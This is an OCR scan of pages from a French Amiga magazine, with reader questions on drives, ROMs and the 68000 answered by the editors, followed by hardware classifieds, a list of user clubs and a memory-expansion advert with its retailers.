**NDT: mots intraduisibles restés en langue Dahu dans le texte; la région du Karakoroum et le mont K2 se situent à la rubrique "noms propres" de votre dictionnaire.*

Courrier

Messieurs,

Possesseur d'un Amiga 500, j'ai depuis quelques semaines un très grave problème; en effet mon drive interne df0: refuse invariablement d'écrire (il croit que toutes les disquettes sont protégées). Ce problème ne m'empêche pas de me servir de l'Amiga mais certains programmes ne reconnaissent pas le drive externe df1: je ne peux donc pas sauvegarder. Il me faudrait donc un programme (domaine public) qui boot sur le df1: en annulant le df0: je pourrais de ce fait sauvegarder sur df1:

Yann Rouxel, Epinay (93)

PhilED: J'ai eu récemment le même problème sur un Amiga 2000, il sagissait d'un des deux contacteurs qui sont sur la gauche du drive qui restait bloqué. Le premier sert à détecter l'insertion d'une disquette et le second à tester la protection en écriture. Le plus simple est d'essayer d'en récupérer un sur un vieux drive, si c'est impossible de trouver un drive HS il faut changer le drive entier (dur dur !!!!). Il est possible d'utiliser le Boot Sélécteur qui fait exactement ce que tu recherche (désactive df0: et le remplace par df1:). Vous pouvez l'acheter chez Bus Plus (125F) ou le construire vous-meme à partir du montage de Xavier Leclercq dans A-News n°19, page 34. Pour ce qui est des boots sur df1: par soft il en existent mais il ne sont pas fiables à 100%.

Cher A-News,

Peut on échanger l'oscillateur de la carte XT afin de doubler la vitesse de celle-ci.

Lionel Billiet

Roméo: Vu les problèmes que pose l'accélération de l'Amiga par changement du quartz (il est difficile de dépasser 9 MHz et cela pose des problèmes au moment de l'accès aux drives) il doit en être de même pour la carte XT et il y a fort à parier que cela ne marchera pas.

Cher A-News,

Pourquoi dit on que l'Amiga est un 16-32 bits alors qu'il possède en fait 16 bits de données et 23 bits d'adresse. Comment peut on à tout moment connaître les registres d'état?

A-News Fanatiker-Man

Roméo: On dit que l'Amiga (mais en fait il s'agit du 68000) est un 16-32 bits parce qu'il est capable d'effectuer des opérations sur 16, ou 32 bits. En effet les registres de données (D0-D7) comportent 32 bits (et non pas 16) mais le bus de don-

nées comporte seulement 16 bits. Le chargement de ces registres en mode long est effectué en deux accés 16 bits à la Ram. Pour les registres d'état, il suffit d'utiliser un débugger qui affiche en permanence le contenu de tous les registres du 68000.

Cher A-News,

J'ai téléchargé sur votre serveur DEEP 2 programmes dans la rubrique Utilitaire: SetFont et FixDisk. Ces deux programmes ont été chargés normalement mais ce qui est bizare est que leur noms ont été transformés à chaque fois en Aplication.zoo, même le fichier lisez_moi est devenu lisez_moi.zoo. Pourriez-vous m'expliquer ce qu'il en est.

Denoix Gilles Saint-Vincent de Connezac (24)


PhilED: Tout d'abord DEEP n'est pas NOTRE serveur mais un serveur qui travaille en collaboration avec A-News. Depuis quelques temps le serveur a été réorganisé et les programmes téléchargeables sont maintenant compactés avec Zoo. Il suffit de les télécharger avec l'ancien programme puis de les décompacter avec zoo, ou mieux de télécharger le nouveau programme de téléchargement qui lui fait automatiquement le décompactage de fichiers téléchargés.

Cher A-News,

J'aimerais avoir un sélecteur de Roms 1.2, 1.3. Est il possible d'avoir le Rom 1.2 en plus des 2 autres? Je désire acquérir un lecteur 5.1/4, quel modèle me conseillez vous?

Yann Morin Corbeil (91)

PhilED: Pour le sélecteur de Roms pas de problèmes il existe (encore un produit de Bus Plus). La Rom 2.0 n'existe pas encore (l'Amiga 3000 charge son KickStart 2.0 sur disque dur), donc il est impossible de répondre à cette question. Pour le lecteur 5.1/4 peu importe la marque pourvu que ce soit un modèle qui puisse se commuter de 40 en 80 pistes puisque les disquettes standard IBM sont des 40 pistes et les disquettes Amiga 80 pistes.



Dessin de Club 64 Informatique (voir CONTACTS en dernière page)

AXE-3D

67 rue de la jonquière

75017 Paris - Metro Guy Moquet

Tel: 42-28-08-39 ou 42-28-06-23

Le magasin est ouvert de 9h30 à 19h. Commandes par VPC port en sus.

MATERIEL

Vends AMIGA 500 gonflé à bloc: 500 rom 1.3 + drive 3,5" externe + extension mémoire interne Minimax-Plus (avec 1 méga extensible à 2 mégas + big fat agnus à installer) + SUBSYSTEM 500 (2 slots A2000 pour l'A500) + HARD DISK 43 mégas 28 ms + controleur A2090 + boîtier avec alimentation et ventilateur. Valeur 18000F vendu 12000F. Patrick, tél 24-56-27-16.

VENDS Amiga 2000 + moniteur 1084S + disque dur 20 Méga (15 Méga Amiga et 5 méga PC) + carte passerelle XT + drive externe 3.5 + 200 programmes, le tout pour 18000F. Demander Marc au 64-29-27-58.

VENDS EXTENSION 512K A501 600F à débattre. Tél au 34-50-84-72 (Cédric)

Vends GENLOCK Incrustateur GST30 XP pour 500 et 2000 + soft de titrage 2900F cause Ves-One; broadcast MAGNETOSCOPE Grundig VS 385 hifi stéréo multistandard Pal Secam compatible C+, 4 tete vidéo, 8 heures enregistrement audio video, doublage son, très peu servi 3900F; PROGRAMMER D'EPROM Allemand Eprom 2764 a 27512 carte interne pour A2000 cedes 1200F; EMULATEUR ATARI pour Amiga 2000 carte interne tous les ports ST ainsi que les résolutions vidéo, souris, drive, mémoire etc... de l'Amiga sont configurée automatiquement au démarrage, cédée à 2000F; BOOT SELECTOR Amiga 50/1000/2000 100F. Tél 84-22-49-45 hr, rajoutéz port PTT.

VENDS AMIGA 500 (drive interne + drive externe A1010 + extension mémoire A501 portant la mémoire à 1 Mo + moniteur couleur 1084 + souris + Workbench 1.3 + nombreux livres + 1 joystick + logiciels) le tout pour 5800F. Tél le soir 43-24-45-73

VENDS POUR AMIGA 500 EXTENSION 512 Ko (horloge + interrupteur) neuve, Tuner TV (transforme votre moniteur en TV). Tél 61-86-89-08 (Christophe). Vends aussi VHS haut de gamme Grundig VS445.

VENDS Amiga 2000B, 1 Mo RAM, 2 lecteurs, 5990F maximum; Carte Hurricane-Ronin 68020-68882 à 20 MHz, 4 Mo RAM 32-bits extensible à 64 Mo, 13000F; Carte SCSI TRUMPCARD jamais servie, prix neuf= 1800F, vendue 1400F, garantie 11 mois; HD 80 Mo SCSI ST296N 5500F garantie 1 an. Tél 45-67-45-71 (Paris) après 20h, MAN (repondeur ds la journée).

VENDS MONITEUR COULEUR Commodore 1084S, 640x400, RVB TTL, stéréo. Excellent état. Alain au 81-95-17-78.

VENDS AMIGA 500 péritel. Très bon état. Hervé au 84-46-15-05 après 19h.

CONTACTS

Possesseurs et utilisateurs de ProDraw, ne gardez pas égoistement vos créations originales, le Club 64 Informatique est à la recherche de votre talent. Pour plus de renseignements écrivez à: Club 64 Informatique, 4 Allée Simone Garaix, 26200 Montélimar.

L'Association Free Distribution s'agrandit pour offrir un service de distribution de logiciels du domaine public encore plus perormant. Desormais un catalogue sera édité tous les mois avec des nouveautés et une disquette contenant le catalogue des collections Fred Fish et TBag est disponible. De plus, les personnes qui versent 100F par an recevront une disquette contenant le catalogue des Fish et des TBag et ses mises à jour ainsi que les 12 prochains catalogues imprimés. Elles obtiendront aussi des disquettes supplémentaires gratuites lors de leurs commandes. Enfin Free Distribution lance un appel aux programmeurs qui voudraient diffuser leurs logiciels patr son intermédiaire. Nouvelle adresse: Free Distribution, 88 rue de Sailly, 59390 Toufflers.

CLUBS *(rubrique gratuite)*

FRANCE

18 CLUB INFORMATIQUE, BP413, 18007 Bourges Tél 48-24-66-24
26 CLUB64Informatique, 4 Allée S Garaix,26200 Montelimar
36 MEGA-CLUB AMIGA, 33 r Ferdinand Seville, 36300 Le Blanc.
37 TOURS MICRO CLUB BP 168 37001 Tours 47-51-12-11
38 CLUB APOGEE -- BP 6 38620 Montferrat. Tél. 76 32 38 41 Stéphane Parenton.
38 VIENNE INFORMATIQUE 38780 Pont-Eveque, tél 74-57-20-78
44 POWER CLUB COMMODORE, Hédi TRIKI, 2 av de la jeunesse 44700 Orvault (Nantes) Tél 40-40-98-91
49 CLUB AMIGA ANGERS: Pour tout renseignement: Alligand Denis, 65 rue du Bon Repos, 49000 Angers. Tél 41-44-21-51
50 ATACOM Section Amiga BP15 50130 Octeville, Tél 33-53-88-07
57 ALICE club informatiue, Maison des Jeunes, r Clémenceau, 57360 Amneville tél 87-71-08-03
57 ALPHA CLUB INFORMATIQUE SARREGUEMINES Foyer Culturel, 3 rue J.Roth, 57200 Sarreguemines. Tél 87-95-25-03.
59 FREE DISTRIBUTION 88 r de Sailly 59390 Toufflers
64 FRAUG BP64, 64202 Biarritz Cedex. Tél 59-41-17-91.
64 MICROINFORMATIQUE CLUB D'ANGLET 59-52-34-03.
67 CLUB MICRO-LOISIR 67300 Schiltigheim tél 88-32-56-68
73 AMIGAMANIA service PDS 13 av J Jaurès 73000 Chambery
77 MICROTEL CLUB, Ecole Pasteur 64 r du Gal de Gaulle, 77000 Melun, tél 60-68-67-83
93 CMOS BP157 93163 Noisy-le-Grand Cedex, tél 1-64-02-45-45

BELGIQUE

7500 CLUB P.A.C.T. BP94, 7500 Tournai
GCCL-MICRO, club Amiga dans la région du centre, tél 064-33.79.46 ou 064-36.77.09

SUISSE

1000 Amiga Multitask Force, CP297, Bergières, 1000 Lausanne
1000 Amiga First, Case Postale 234, CH-1000 Lausanne 22
1870 Amiga Multitask Force, Thierry Coutaz, Ch d'Arche 6913, 1870 Monthey (VS), tél 025-71-37-30

ESPRIT DE MEMOIRE SPIRIT™

TECHNOLOGY



OCTABYTE™

Carte d'extension mémoire de 2 à 8 Mo pour A2000 ou A500. L'*OCTABYTE* s'enfiche dans un des ports de l'Amiga 2000 ou se connecte à l'Amiga 500 par l'intermédiaire du boîtier XRAM.

Dernier né des produits SPIRIT Technology, l'*OCTABYTE* bénéficie de la maîtrise du plus ancien constructeur d'extensions mémoires pour Amiga :

◆ Configurable en 2, 4, 6 ou 8 Mo, la mémoire de l'*OCTABYTE* est automatiquement disponible (AUTOCONFIG).

◆ Pour supporter les jeux, l'*OCTABYTE* peut être désactivée grâce à l'utilitaire "KillFast" fourni.

◆ Réalisation et finition parfaites sur circuit multi-couches.

Supportée par la francisation systématique des manuels, une garantie d'un an et un service technique en rapport direct avec l'utilisateur, la gamme SPIRIT Technology est la première en France.

SPIRIT TECHNOLOGY

OCTABYTE 2 Mo
3590 Frs TTC



SC501 "TRAPPER"

Extension mémoire de 512 Ko avec horloge-calendrier permanent pour Amiga 500.
La SC501 se loge dans la trappe d'extension de l'Amiga 500. Elle est reconnue automatiquement (AUTOCONFIG) et peut être désactivée par l'utilitaire "KillFast" pour une parfaite compatibilité avec les jeux (supporte le warm re-boot). C'est 512 Ko d'intelligence !



IN500-S2

La plus performante des cartes mémoires pour A500.
◆ Configurable en 512 Ko, 1 Mo ou 2 Mo, l'IN500-S2 permet d'attenidre 3 Mo en interne sur votre A500 (avec une SC501 ou compatible).
◆ Entièrement AUTOCONFIG, l'IN500-S2 est idéale pour toute application graphique - dessin, animation, 3D, digitalisation - ou musicale - digitalisation, création...
◆ Agrée par COMMODORE-FRANCE, l'installation de l'IN500-S2 n'invalide pas la garantie de votre A500.

Les cartes d'extension mémoire SPIRIT Technology sont disponibles chez :

03 INFOPRIM 35, rue des Forges 03100 MONTLUCON • 70-28-26-44 • **06 ASCII** 12, rue de Lepante 06000 NICE • 93-13-08-66 •**12 MICROSHOP** place des maçons niveau 12 12000 RODEZ • 65-68-63-27 • **13 AMIE** 69, cours Lieutaud 13006 MARSEILLE • 91-42-50-42 • **13 INFOLOG** 41, boulevard Baille 13006 MARSEILLE • 91-47-01-79 • **13 POINT IMAGE** 299, avenue de mazargue 13008 MARSEILLE • 91-77-95-60• **25 MICRO COMPUTER DIFFUSION** Z.I des arbletiers 25400 AUDINCOURT • 81-30-45-55 • **26 MICRO AVENIR** 4.rue des Alpes 26000 VALENCE • 75-55-41-19 • **26 VILLARD** 2, rue Pierre Julien 26205 MONTELIMAR • 75-01-25-73 • **27 LISA** 7. rue de Verdun 27000 EVREUX • 32-31-16-32 • **30 A3 INFO OCCAS** 21, rue Notre Dame 30000 NIMES • 66-76-18-81 • **31 VOLUMM** 30, rue Pharaon 31000 TOULOUSE • 61-53-36-09 • **35 MICRO-C** 16, rue des Fossés 35000 RENNES • 99-63-71-11 • **35 I.G.L INFORMATIQUE** 48, Boulevard de la Liberté 35000 RENNES • 99-79-03-60 • **35 PUBLIC ELECTRONIC** 11, rue Le Gobien 35400 SAINT-MALO • 99-40-15-00 • **37 PERFORMANCES** 44, place Rabelais 37000 TOURS • 47-37-58-58 • **37 KIMATEK** 32, rue de la Paix 37000 TOURS • 47-61-25-52 • **38 JANAL** 3, quai Claude Bernard 38000 GRENOBLE • 76-43-10-65 • **38 LABEL VISION** 1, rue de Colbert 38000 GRENOBLE • 76-47-58-00 • **38 ROBOT'SERV** 9, place andré MALRAUX 38000 GRENOBLE • 76-46-78-00 • **44 PERFORMANCES** 33, rue de Strasbourg 44000 NANTES • 40-89-37-37 • **51 C.T.I** 114, avenue de Laon 51000 REIMS • 26-40-39-31 • **51 LA CLE DE SOL** 2, rue de l'étape 51000 REIMS • 26-88-42-90 • **57 TECSOFT** 11, rue du pont des Loges 57000 METZ • 87-74-33-27 • **59 MICROFOX** 16, rue des Recollets 59300 VALENCIENNES• 27-33-10-54 • **59 DIGIT CENTER** centre commercial V2 59650 VILLENEUVE D'ASCQ • 20-47-44-23 • **62 MICROTECH** 32 bis, rue F. Evrard 62240 BILLY MONTIGNY • 21-20-55-00 • **62 LENS MICRO-INFORMATIQUE** 96, avenue Alfred Maes 62300 LENS • 21-28-72-44 • **62 INFOGRAPH** 1, rue du 11 Novembre 62300 LENS • 21-42-05-50 • **64 BAB MICRO** 7, rue de coursic 64100 BAYONNE • 59-59-39-65 • **64 MICROVISION** 18, rue Jean-Bart 64200 BIARRITZ • 59-24-33-07 • **66 MICRO VIDEO** 8, avenue de Grande Bretagne 66000 PERPIGNAN • 68-34-23-03 • **67 ZIOMM** 1, rue Deserte 67000 STRASBOURG • 88-22-28-58 • **69 GELAIN** 22, avenue de Saxe 69006 LYON • 78-52-77-62 • **69 GENERAL VIDEO** 39-41, rue Paul Chenavard 69001 LYON • 72-00-96-96 • **69 CLEMENT INFORMATIQUE** 216, rue de Créqui 69003 LYON • 72-61-84-28 • **74 GHISMO INFORMATIQUE** 23, avenue Jules Ferry 74200 THONON LES BAINS • 50-71-88-00 • **75 COMPUTER CONCEPT** 21, rue Tournefort 75005 PARIS • (1) 47-07-57-15 • **75 ESPACE MICRO** 32, rue de Maubeuge 75009 PARIS • (1) 42-85-25-20 • **75 GENERAL VIDEO** 10, boulevard de Strasbourg 75010 PARIS • (1) 42-06-50-50 • **75 ATELIER NUMERIQUE** 10, avenue Parmentier 75011 PARIS • (1) 40-24-17-51 • **75 AMIE** 11, boulevard Voltaire 75011 PARIS • (1) 43-57-96-18 • **75 RUN INFORMATIQUE** 62, rue Gerard 75013 PARIS • (1) 45-81-51-44 • **75 PHASE INFORMATIQUE** 93, avenue du Général Leclerc 75014 PARIS • (1) 45-45-73-00 • **76 SERVICE COMPUTER** 52, avenue Jacques CARTIER 76100 ROUEN • 35-73-16-66 • **91 ESSONNE MAILING** 8-10, rue du bois sauvage 91024 EVRY • (1) 64-97-96-54 • **92 INELCO** 114, avenue L. Roche 92230 GENNEVILLIERS • (1) 47-94-76-80 • **92 8'COM** 74-76, avenue G. Peri 92238 GENNEVILLIERS • (1) 47-93-46-46



571, Cours de la Libération
33400 TALENCE
Tel : (33) 56-374-378
Fax :(33) 56-040-895